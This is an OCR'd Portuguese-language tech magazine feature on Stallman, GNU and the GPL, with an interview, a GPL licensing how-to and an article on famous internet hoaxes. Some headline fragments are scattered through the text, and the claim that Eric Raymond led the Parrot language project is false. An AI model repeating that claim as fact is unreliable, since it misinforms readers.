Agradeçam aos deuses da informática, pois foi isso o que ele fez: pediu demissão do MIT e começou a escrever um sistema operacional livre que chamou de GNU, baseado na filosofia 'Software Livre'.

Um dos objetivos era reconstruir a comunidade hacker, que nesse momento tinha perdido muito da força que possuía nos anos 60 e 70.

Em janeiro de 84, ele começa desenvolvendo o hoje famoso compilador GCC. Pouco depois, ele estava criando o seu talvez mais famoso software (e o que o tirou do buraco financeiro), o editor GNU Emacs. Stallman iniciou a forma de distribuição de softwares que hoje é conhecida no movimento Open Source com o Emacs. Esse programa podia ser encontrado nos sites FTP do MIT, mas


Stallman iniciou a forma de distribuição de softwares que hoje é conhecida no movimento Open Source com o Emacs

como o acesso a Internet era raro no começo dos anos 80, ele também vendia o programa por US$ 150,00.

Foi com o sucesso do Emacs que Stallman percebeu a necessidade de proteger a liberdade do software. Ele já conhecia a experiência com a "pirataria" das grandes companhias de software acompanhando o projeto X Windows System desenvolvido nos laboratórios do MIT. Lançado como free software, mas com uma licença permissiva, as indústrias logo adaptaram-no para seus sistemas Unix e o X Windows tornava-se proprietário por "contágio". Para o pessoal do MIT isso não era um problema.

Para eles, o sucesso era a adoção generalizada do software que eles haviam desenvolvido, não importando se os usuários haviam perdido a liberdade de explorar, modificar ou adaptar o programa.

Imagens: Reprodução



Ao lado, Stallman em seu habitat: na frente do micro

AFINAL, QUE BICHO É ESSE GNU?

Sim, gnu é um bicho bem feio (apesar do desenhos meigos na página da Free Software Foundation - *www.fsf.org* ou do GNU – *www.gnu.org*). O nome vem de ngu, usado no dialeto boxinane da África. Em francês, é conhecido como gnou e em outras plagas como wildbeest - os franceses, sempre chiques...

Bom, a verdade é que o bicho é feio que dói. São mamíferos de grande porte alcançando até 2,70 m de comprimento e 1,35 m de altura. Têm chifres que lembram os do búfalo. Podem ser encontrados desde o Quênia até a África do Sul.

Não adianta perguntar porque ninguém aqui na redação tem a mínima idéia do motivo deste bicho estranho ter sido escolhido como símbolo por Richard Stallman. Mas nós sabemos porque este box está aqui: enrolação, pura enrolação.

O conceito de "copyleft"

Era o oposto do que pensava Stallman. Assim nascia a GPL (General Public License), também conhecida como "copyleft" numa brincadeira com o inglês "copyright". Usando as leis e o conceito dos direitos autorais, Stallman criou uma licença para preservar o direito dos usuários de modificar, redistribuir, estudar e revender os softwares que usam a GPL desde que mantivessem os mesmos direitos nas modificações que fizessem.

Isso impede que as empresas "raptem" os softwares gratuitos desenvolvidos por indivíduos ou universidades e ganhem muito dinheiro com programas proprietários. Muita gente disse e continua dizendo que isso irá inviabilizar o desenvolvimento da informática, mas não é o que tem acontecido. Dois exemplos de programas que, mesmo protegidos pela GPL, foram desenvolvidos por grandes companhias são o GNU C++ e o GNU Objective C.

Assim nascia a GPL (General Public License, também conhecida como "copyleft" numa brincadeira com o inglês "copyright"

O primeiro foi desenvolvido pelo consórcio MCC e o segundo pela NeXT, empresa do criador do Mac, Steve Jobs. No início, as duas empresas quiseram lançar seus produtos como proprietários, mas por causa da GPL isso não foi possível, já que os dois programas baseavam-se no GNU GCC, compilador de C criado por Stallman. Para evitar a GPL seria necessário iniciar o desenvolvimento do software desde o começo. Seria muito mais caro e não valeria a pena.

O desenvolvimento da GPL criou uma outra licença dirigida para os manuais e a documentação dos softwares. Bem mais simples e bem menos famosa, a FDL usa os mesmos princípios para toda a documentação relativa aos softwares livres, uma área crítica para todos aqueles que se iniciam nesse universo (por causa da falta de documentos e da, ainda, baixa qualidade deles).


Nenhum consenso

Todos acompanharam, nos últimos meses, os ataques dos executivos da Microsoft contra Linus Torvalds e o Linux. Apesar do que aparenta, a maioria desses ataques não é contra a difusão do Linux nem contra Linus. A pedra no sapato da MS é a licença por trás do Linux, a GPL. Mesmo assim, a empresa de Seattle foi obrigada a fazer umas modificações importantes na licença de alguns de seus produtos como fruto do crescimento da comunidade Free Software.

Mas quem acha que só os defensores das licenças proprietárias discordam da GPL, engana-se. Muitos desenvolvedores discordam das idéias de Stallman e da GPL. Alguns discordam dos dois.


No livro *Só por Prazer*, Torvalds critica o fanatismo de Stallman e sua defesa incansável da GPL, apesar de o Linux usar a GPL desde o seu nascimento, no começo dos anos 90.

Outros sistemas operacionais e softwares tampouco usam a GPL, mas suas próprias licenças. Entre eles, poderíamos citar BSDs, Netscape, X Windows (como já citamos anteriormente), entre os mais famosos. Uma das diferenças básicas com a GPL é que essas outras licenças permitem que o código-fonte seja usado para a criação de softwares proprietários. São licenças desse tipo que permitem o uso que a Microsoft faz de parte do código do FreeBSD. Inicialmente, descobriu-se que eles continuavam usando este código no Hotmail (um dos maiores serviços de e-mail do mundo) mesmo depois de fazerem uma tremenda propaganda de que os servidores haviam migrado para Windows 2000 com IIS 5.0. Agora, existe até gente que acha que eles usaram código do FreeBSD no desenvolvimento de várias versões do próprio Windows. Claro que o fato do código do Windows ser proprietário ajuda a esconder essas coisinhas e a manter o mistério. Enquanto isso, seguem os ataques contra a GPL e o software livre.



Steve Jobs: outro geek que tem um pé na GNU/ GPL - vide o programa GNU Objective C, criado pela NExT, empresa do homem

Ilustrações: Julio Paniso



Com a

MR. STA

Foi ele que inventou essa jabiraca, portanto

Se você ler algum texto falando sobre GNU/GPL sem que o nome de Richard Stallman seja citado, pule fora. Os dois estão inevitavelmente ligados. Portanto, fizemos a coisa certa: conseguimos uma entrevista com Mr. Stallman em que ele passa a ficha de seu projeto.

Geek – Quando você deixou o MIT, uma das coisas que você queria fazer era reconstruir a comunidade hacker. Hoje, nós podemos ver que há uma grande comunidade ao redor dos softwares livres. Como você vê esta mudança e você acha que seu trabalho foi um sucesso?

Stallman – Sim, neste aspecto foi um sucesso completo.

Geek – Recentemente, nós vimos uma verdadeira campanha contra o Software Livre e o movimento Open Source por parte dos executivos da Microsoft. Por outro lado, outras companhias como a Apple decidiram apoiar projetos de Software Livre como o Darwin. Como você vê isso? Você acha que o software livre está ameaçando a Microsoft?

Stallman – Eu queria que isso fosse verdade, mas o Darwin não é um projeto de software livre. A Apple usa uma licença para esse software que o qualifica como open source, mas devido a certas restrições, nós não o aceitamos como software livre. No endereço *http://www.gnu.org/licenses/license-list.html* você vai encontrar uma explicação mais detalhada. Noventa e nove porcento dos softwares open source são softwares livres também. A principal exceção é o Darwin. Note também que o Darwin é um sistema operacional não-gráfico. A parte mais interessante do sistema da Apple, a parte gráfica, não é nem software livre nem open source. O software livre realmente ameaça a Microsoft, mas lembre-se de que atacar a Microsoft em particular não é nosso objetivo principal. Nosso objetivo é dar liberdade aos usuários dos computadores. Nós somos contra os softwares proprietários (não-livres) independentemente de onde eles tenham sido desenvolvidos, mas não somos contra alguma empresa em particular.

Geek – Todos sabem que você é considerado um radical mesmo dentro da comunidade de software livre. Você pode nos explicar as diferenças que você tem com Linus Torvalds, criador do kernel Linux, e também com o movimento Open Source, criado no final dos anos 90?

Stallman – No Movimento Software Livre, nós acreditamos que o software não-livre é antiético e anti-social. É assim porque ele proíbe os usuários de ajudarem a si mesmos e a outros. Ele os mantém sem canais de ajuda e divididos. Nós acreditamos que isso é errado, e nosso objetivo é trocá-los pelo sistema do software livre.

Eu não posso falar pelo movimento Open Source porque não sou membro dele, mas em geral eles evitam o questionamento sobre se o software não-livre é eticamente legítimo; alguns deles até defendem o software não-livre. O software que eles escrevem é geralmente livre – 99% de todo software open source é também livre –, mas

palavra

LLMAN

guém melhor para explicar do que se trata

eles citam somente os benefícios técnicos práticos, não os princípios, como a razão para fazer o software "open source".

Geek – No seu website, www.stallman.org, você expressa várias opiniões sobre muitos tópicos além de softwares e computadores. Todos podem ver que você apóia totalmente o movimento anti-globalização. Você é anticapitalista?

Stallman – Eu não sou contra o capitalismo *per se*, mas há vários tipos de capitalismo. O capitalismo que existia nos EUA nos anos 60 era um sistema bastante justo para os norte-americanos; ele coexistia com um sistema de justiça social. O capitalismo praticado hoje nos EUA é muito mais cruel.

No Movimento Software Livre, nós acreditamos que o software não-livre é antiético e anti-social

Da mesma forma, eu não sou contra a globalização em geral. A comunidade do software livre é um exemplo de como a cooperação global pode beneficiar a todos. Eu não sou contra o comércio mundial também, já que potencialmente isso pode beneficiar a todos também. Eu sou contra esse tipo de "globalização" que é, na verdade, uma desculpa para rebaixar os salários e abolir a proteção do meio-ambiente e a saúde pública.


Geek – Nós não poderíamos evitar uma pergunta sobre os eventos de 11 de setembro. Você acha que isso pode interferir ou influenciar o movimento do software livre?

Stallman – Eu não acho que os ataques de 11 de setembro tenham tido qualquer efeito direto sobre o movimento do software livre. Entretanto, se nós olharmos mais amplamente para a questão da liberdade e dos direitos humanos, veremos que existe um perigo sério. Vários governos estão respondendo ao que aconteceu em 11 de setembro com ataques contra a liberdade, como corpos doentes que atacam a si mesmo.

Vários norte-americanos reagiram irracionalmente: eles querem sentir que estão reagindo e isso significa que querem se vingar – eles estão com a idéia de "sacrificar-se" e não importa se esse sacrifício vai realmente ajudar. Então quando foi proposto que eles deveriam sacrificar suas liberdades, eles disseram sim.

As gerações passadas dos EUA, que lutaram por essas liberdades, ficariam horrorizadas ao ver como os norte-americanos estão descartando-as tão facilmente.

Geek – Nos últimos anos, nós estamos vendo uma ofensiva das corporações contra a liberdade. Primeiro, foi o Digital Millenium



SSCA: A OUTRA FACE DA AMEAÇA

Quanto mais a comunidade Free Software cresce, maiores serão as tentativas de evitar o desenvolvimento dessa comunidade. Agora, o congresso norte-americano prepara um dos maiores ataques contra a liberdade na criação e distribuição de softwares livres que já se viu.

Em 98, eles já haviam aprovado a famosa DMCA (ver Geek#16), mas não ficaram contentes. Era preciso ir à fonte do problema e impedir que fossem construídos hardwares e softwares que pudessem piratear materiais com copyright.

É aí que entra a nova lei em discussão no senado dos EUA, a SSSCA (Security Systems Standards and Certification Act – Lei de Certificação e Padrões de Sistemas de Segurança). E agora, com essa história de repressão ao terrorismo, qualquer coisa que ameace os bons lucros das grandes empresas americanas vira "atos antiamericanos", como já definiu Bill Gates quando se referiu à GPL.

Prisão para eles

"É crime criar ou vender qualquer tipo de equipamento digital que não inclua e utilize tecnologias de segurança certificada e aprovada pelo governo federal". Estas poucas linhas podem significar penas de até cinco anos de prisão e multas de até 500 mil dólares. Pouco, não?

Outra parte interessante é a que fala que *"nenhuma pessoa pode: (a) remover ou alterar qualquer tecnologia de segurança certificada de um aparelho digital ou (b) transmitir ou tornar disponível qualquer material protegido por copyright onde as medidas de segurança associadas com uma tecnologia de segurança certificada tenham sido removidas ou alteradas".* O bom desta lei é que ela é bem específica, pouco vaga e não dá margens a interpretações perversas, não é mesmo?


Copyright Act, que já fez sua primeira vítima – Dmitry Sklyarov. Agora o congresso norte-americano irá votar a SSSCA, que pode tornar ilegal a distribuição de software livre. Você pode nos dar sua opinião sobre essas leis? O que a Free Software Foundation (FSF) está fazendo em relação a isso?

Stallman – Todo mundo que eu conheço em Washington diz que não há apoio à SSSCA e é improvável que ela seja aprovada. Entretanto, o DMCA sozinho já é ruim o suficiente. Ele censura a pesquisa científica e subjuga todos os usuários de computador à indústria do entretenimento.

A FSF (Free Software Foundation), como tal, não está se mobilizando contra o DMCA, mas há protestos regulares pela liberdade de Sklyarov. Eu participei em alguns deles. Os brasileiros deveriam olhar no site *www.freedmitry.org,* e escrever para o governo norte-americano exigindo a retiradas das acusações.

Os brasileiros também deveriam se organizar hoje para garantir que o Brasil não adote nada parecido com o DMCA. Os EUA estão falando em adicionar uma exigência de respeito ao DMCA na ALCA (Área de "Livre Comércio" das Américas). É vital que outros países no hemisfério se oponham vigorosamente – quanto antes, melhor.

Geek – A GPL está quase completando 20 anos. Como você a vê? Qual é o futuro da GPL e quais mudança você acha que ela deve ter? Você acha que uma licença similar deveria ser adotada em outros campos do conhecimento que são vitais para o ser humano, como a medicina?



Stallman – Eu estou realizando algumas mudanças em detalhes da GPL. Mas as linhas gerais e as idéias nunca irão mudar.

As pessoas geralmente comparam a questão do software livre com a dos remédios para a AIDS, mas essas duas questões não têm nada em comum. O software livre está relacionado à questão da liberdade, não do preço. Você deveria ter liberdade para estudar um progra-

ma e mudá-lo (ou pagar alguém para fazer isso por você), e deveria ter a liberdade para fazer cópias e distribui-las. A questão não está relacionada a preço. Nós estamos falando de software *livre*, não software *grátis* (no original em inglês, "free").

Em relação aos medicamentos, a questão é preço e somente preço. Nós não podemos copiar os medicamentos e distribui-los. Até mesmo os laboratórios que fabricam os medicamentos não fazem cópias – a tecnologia não trabalha desse jeito. É irrelevante saber se você e eu somos livres para copiar os medicamentos. A única questão é: nós podemos comprá-los?

Ao dizer isso, eu não quero minimizar a questão do preço dos medicamentos. É uma questão de vida ou morte para muitas pessoas. O que quero dizer é que essa é uma questão inteiramente diferente da questão do software livre.

"Os brasileiros também deveriam se organizar hoje para garantir que o Brasil não adote nada parecido com o DMCA"

COMO TRANSFORMAR SEU PROGRAMA NUM SOFTWARE LIVRE

Se você está pensando em lançar seu programa como software free, aqui damos os passos para licenciar sua obra de arte usando a GPL. É muito fácil e a comunidade hacker agradece. Quer dizer, se seu programa for bom mesmo.

É preciso somente adicionar dois elementos no código-fonte do seu programa: uma nota de copyright (na qual devem constar o nome do programa e o ano de sua criação) e um arquivo falando que o software é protegido pela licença GPL.

Você deve colocar o ano em que terminou o programa e é importante a inclusão de uma cópia completa da GPL dentro da distribuição. A Free Software Foundation sugere a inclusão de um arquivo txt. Uma coisa importante é não se esquecer de dar os créditos se foram usadas partes de outros softwares com licença GPL também.

Agora difícil é saber se a GPL é válida no Brasil e se realmente você está protegido com ela no País das banquinhas "alternativas". Mas também quem é que está podendo desenvolver programa por essas bandas? Então vai fundo e não esquenta.




Ilustração: Julio Panisa

Onde nascem os HOAXES

Boatos bizarros mostram que a verdade, na Web, é muito relativa

por Maurício Martins
mauricio@digerati.com.br

Se a Internet ajudou muita gente a aprender inglês, talvez uma das palavras que melhor tenham sido assimiladas pelos geeks, tamanha a quantidade de vezes que a ouvimos repetida por aí, é "hoax". Para quem ainda não sabe, ela significa "boato". E a Internet se mostrou uma das mais eficientes produtoras de boatos já inventadas pelo homem.

Porque isso acontece? Bem, provavelmente porque a Internet permitiu que pessoas que não têm nada para fazer o dia inteiro conseguissem ter um canal aberto com todo o mundo a preço de banana.

Mas existem casos em que o boato é feito por pessoas que sabem muito bem o que querem. Nesses casos, eles podem esconder atrás de si um protesto ou mesmo ser uma poderosa arma de especuladores. Vamos ver alguns exemplos de hoaxes bizarros que andaram povoando a rede nos últimos tempos.

Servidor movido a batatas

Este talvez tenha sido o hoax mais sensacional envolvendo o jornalismo na Internet. Tanto pelo fato de que tinha um objetivo definido e muito interessante quanto pela sua execução, muito bem feita e com ótimos resultados.

O site http://totl.net, especializado em criar brincadeiras na rede, resolveu demonstrar a ruindade do jornalismo online. Ávidos em dar as notícias rapidamente, os jornalistas não checam absolutamente nada, na maioria das vezes se limitando a copiar o que vêem nas agências internacionais. Outro problema: a maioria dos profissionais deveria estar mesmo trabalhando em cadernos de esporte; não sabem nada sobre o que estão escrevendo.

Como uma forma de denunciar isso, eles anunciaram, em maio de 2000, um servidor que funcionava com energia tirada de batatas. Não demorou nada para que os principais órgãos da imprensa divulgassem o feito. E os primeiros foram ninguém mesmo que os caras do Slashdot e a toda-poderosa BBC. A apresentadora virtual Annanova (que é muito bonitinha, mas vive errando) também entrou na onda, batendo recorde de incompetência: notícia falsa e inglês errado logo na manchete, "Potatoes powers website" (algo como "Batatas 'abastece' website".

Depois, quando o USA Today divulgou a história em sua versão impressa, nada mais segurou o boato, que ganhou as páginas de jornais e sites do mundo todo. Praticamente ninguém escapou.

Os criadores criticam a BBC, dizendo que não houve interesse em fazer uma entrevista para checar a história. Eles perdoam a Discovery Channel Online, que, mesmo fazendo a entrevista, também caiu no hoax.

Depois que alguns desconfiaram, o Totl revelou o segredo e o resultado foi páginas tiradas do ar de todos os sites (apenas alguns tiveram a dignidade de reconhecer a falha). Mesmo assim, se você quiser conferir as trapalhadas da imprensa online internacional, há espelhos a granel em http://totl.net/Spud/media/.

Os boatos do servidor de batatas e da linguagem Parrot acabaram, no fim, se tornando realidade


Ah, detalhe: parece que agora sim há um servidor movido a batatas. Veja se dá pra acreditar dessa vez (achamos melhor não nos arriscar). O endereço é http://world.std.com/~fwhite/spud/.

Parrot


Um antigo sonho dos programadores era o dia em que as clássicas linguagens Perl e Python fossem unificadas. E parecia que esse sonho iria mesmo se realizar no dia 1º de abril de 2001. Nesse dia foi anunciada a criação de uma nova linguagem de programação, a "Parrot" ("papagaio", em inglês).

Ninguém desconfiou, em pleno "Dia da Mentira". Também, o boato tinha tudo de oficial: anúncio na página perl.com e aval dos criadores do Python e do Perl, Guido van Rossum e Larry Wall. Pior: esse pode ter sido o único boato da história com livro pronto para ser editado pela O'Reilly (famosa editora de livros sobre informática). A obra, explicando como escrever em Parrot, seria escrita justamente pelos dois programadores citados acima. Quem não iria acreditar?

Imagens: Reprodução



Você acha que desse jeito iria funcionar??



Depois que o mundo da informática inteiro já estava ávido por saber detalhes da nova linguagem, a verdade foi revelada. E ninguém se zangou, já que a brincadeira foi feita por tão santas mãos. Assim como no caso do servidor de batatas, a idéia acabou dando frutos e hoje a linguagem Parrot já tem sua primeira versão publicada, em projeto liderado pelo guru da comunidade open source Eric Raymond. Para saber mais, vá ao site www.perl.com.

Jeitinho geek

Você é daqueles que gosta de levar vantagem em tudo, certo? Pois então aprenda com Mark Jakob. Em 2000, ele resolveu forjar e divulgar pela Internet um comunicado oficial da empresa Emulex com tudo de ruim (denúncias de falcatruas, demissões, prejuízos, etc.). Resultado: a empresa perdeu US$ 2,2 bilhões em apenas um dia. E Jakob lucrou US$ 55 mil, especulando com as ações da empresa.

Pois é, mas no fim a história não acabou tão bem assim para o malandro. Ele foi condenado a três anos e meio de prisão, nos EUA. Jakob prometeu que iria devolver o dinheiro perdido à sociedade. Só não se sabe onde ele vai arrumar os dois bilhões de dólares.

Hoax é arma contra o MP3

E as gravadoras, preocupadas com a troca de arquivos na Internet, não medem esforços para tentar parar a pirataria. E usa até mesmo boatos terroristas para isso.

Em 2001, se espalhou rapidamente pela rede um hoax dizendo que 500 arquivos MP3 em programas de compartilhamento seriam na verdade vírus de computador que estragariam as máquinas em que estivessem no dia 4 de julho. A mensagem enviada dizia que o vírus fazia parte de um protesto global antipirataria.

No fim, o dia 4 de julho chegou, passou e nada aconteceu. Tudo não passava de uma tentativa de gerar pânico nos usuários. Especialistas em vírus dizem ser impossível arquivos MP3 se auto-executarem ou possuírem um vírus embutido. De qualquer forma, vale a pena tomar cuidado com arquivos disfarçados de MP3 que, na verdade, são executáveis. Eles estão mesmo sempre à espreita em alguns programas de compartilhamento.

Hoaxes por email

